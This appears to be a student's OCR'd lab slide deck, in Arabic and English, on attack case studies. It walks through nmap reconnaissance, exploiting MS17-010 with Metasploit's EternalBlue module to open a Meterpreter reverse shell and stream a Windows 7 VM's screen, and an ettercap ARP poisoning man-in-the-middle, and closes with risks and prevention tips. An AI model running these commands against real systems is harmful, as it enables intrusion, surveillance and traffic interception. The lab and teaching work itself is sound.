Metasploit &ARP Poisoning

Final LAB Assignment: Attack Case Study Design & Analysis

01.


Metasploit

تعريف Metasploit

Metasploitهو إطار عمل مفتوح المصدر للاختراق وأمن
المعلومات يسمح لك باختبار أنظمة الكمبيوتر والشبكات بحثًا عن
نقاط الضعف واستغلالها

طريقة تنفيذ هجمة Metasploit

01




```
┌──(root㉿kali)-[~]
└─# nmap 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-07 01:46 EST
Nmap scan report for 192.168.2.1
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.2.2
Host is up (0.0042s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.2.3
Host is up (0.00041s latency).
All 1000 scanned ports on 192.168.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:B5:E5:74 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.2.5
Host is up (0.00098s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 08:00:27:68:66:1C (Oracle VirtualBox virtual NIC)
```

I used this command to scan the entire network.

The IP address of the target device.

02




```
┌──(root㉿kali)-[~]
└─# nmap 192.168.2.5 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-07 01:52 EST
Nmap scan report for 192.168.2.5
Host is up (0.0011s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
 WORKGROUP)
3389/tcp open  tcpwrapped
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:68:66:1C (Oracle VirtualBox virtual NIC)
Service Info: Host: VICTIM-WIN7-X64; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.60 seconds
```

I used this command to identify the OS and services on each port.

Metasploit طريقة تنفيذ هجمة

03




```
┌──(root㉿kali)-[~]
└─# nmap --script "smb-vul*" -p 445 192.168.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-07 03:16 EST
Nmap scan report for 192.168.2.5
Host is up (0.00076s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:68:66:1C (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wa
```

To scan the port and discover potential vulnerabilities.

This vulnerability is available.

Metasploit طريقة تنفيذ هجمة


04



```
msf6 > search exploit ms17

Matching Modules  Searching for a suitable module to execute the exploitation.
================

   #  Name                                        Disclosure Date  Rank     Check  Description
   -  ----                                        ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue    2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec         2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
   2  auxiliary/admin/smb/ms17_010_command        2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
   3  exploit/windows/fileformat/office_ms17_11882 2017-11-15      manual   No     Microsoft Office CVE-2017-11882
   4  exploit/windows/smb/smb_doublepulsar_rce    2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Metasploit طريقة تنفيذ هجمة

05




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.5
rhosts => 192.168.2.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.2.4:4444
[*] 192.168.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.5:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 192.168.2.5:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.5:445 - The target is vulnerable.
[*] 192.168.2.5:445 - Connecting to target for exploitation.
[+] 192.168.2.5:445 - Connection established for exploitation.
[+] 192.168.2.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.5:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.2.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.2.5:445 - 0x00000010  74 65 20 37 36 30 30                               te 7600
[+] 192.168.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.5:445 - Starting non-paged pool grooming
[+] 192.168.2.5:445 - Sending SMBv2 buffers
[+] 192.168.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.5:445 - Sending final SMBv2 buffers.
[*] 192.168.2.5:445 - Sending last fragment of exploit packet!
[*] 192.168.2.5:445 - Receiving response from exploit packet
[+] 192.168.2.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.5:445 - Sending egg to corrupted connection.
[*] 192.168.2.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.2.5
[+] 192.168.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.2.4:4444 -> 192.168.2.5:49176) at 2024-02-07 04:00:51 -0500
```

After executing the exploitation, a message indicating successful access to the victim's device was displayed.

06

Metasploit طريقة تنفيذ هجمة



kali [Running] - Oracle VM VirtualBox
Metasploit screenshare - 192
file:///root/FocpSxPm.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Win7_X64 [Running] - Oracle VM VirtualBox
google - Search - Windows Internet Explorer
google
Error on page.
Internet | Protected Mode: On

```
Target IP   : 192.168.2.5
Start time  : 2024-02-07 04:05:01 -0500
Status      : Playing
```

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/FocpSxPm.html
[*] Streaming...
```

After executing the screen sharing command, the victim's screen was displayed live.

مخاطر هجمات Metasploit

الابتزاز

يمكن للمهاجمين استخدام Metasploit لابتزاز الضحايا من خلال تهديدهم بنشر بياناتهم أو تعطيل أنظمتهم.

السرقة

تؤدي هجمات Metasploitإلى سرقة البيانات الحساسة أو تعطيل الأنظمة أو نشر البرامج الضارة.

الاقتصاد

يمكن أن تؤدي هجمات Metasploitإلى خسائر مالية كبيرة للشركات والأفراد.

التجسس

يمكن للمهاجمين استخدام Metasploitللتجسس على الضحايا وجمع معلومات حساسة مثل كلمات المرور والبيانات المالية.

طرق الوقاية من هجمات Metasploit

1

تثبيت أحدث تحديثات البرامج: غالبًا ما تصدر تحديثات البرامج لإصلاح الثغرات الأمنية.

2

استخدام جدار حماية: يمكن لجدار الحماية منع الهجمات من الوصول إلى نظامك.

3

توعية نفسك بمخاطر الأمن السيبراني: من المهم أن تكون على دراية بأحدث التهديدات الأمنية وكيفية حماية نفسك منها.

02.


ARP (ARP Poisoning)

مفهوم هجمة تسمم ذاكرة التخزين المؤقت لـ ARP (ARP Poisoning)

هجمة تسمم ذاكرة التخزين المؤقت لـ ARPهي هجمة من نوع "الرجل في الوسط "
(Man-in-the-Middle)تُستخدم لخداع أجهزة الكمبيوتر على شبكة محلية لربط
عنوان MACالخاص بالمهاجم بعنوان IPالجهاز آخر على الشبكة.

ARP (ARP Poisoning) طريقة تنفيذ هجمة

01




```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.4  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::a00:27ff:fe2e:ad02  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:2e:ad:02  txqueuelen 1000  (Ethernet)
        RX packets 88  bytes 17433 (17.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 286  bytes 22456 (21.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The Mac Address of kali linux

طريقة تنفيذ هجمة ARP (ARP Poisoning)

02




open the ettercap tool, then search for devices present on the network.

IP Address	MAC Address	Description
192.168.2.1	52:54:00:12:35:00	
192.168.2.2	52:54:00:12:35:00	
192.168.2.3	08:00:27:6B:A3:FA	
192.168.2.5	08:00:27:68:66:1C	

```
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

ARP (ARP Poisoning) طريقة تنفيذ هجمة

03




192.168.2.5

192.168.2.1

I added the IP address of the victim in the first target and the IP address of the router in the second target.

ARP (ARP Poisoning) طريقة تنفيذ هجمة

04



192.168.2.5

192.168.2.1

MITM Attack: ARP Poisoning

Start the ARP poisoning attack.

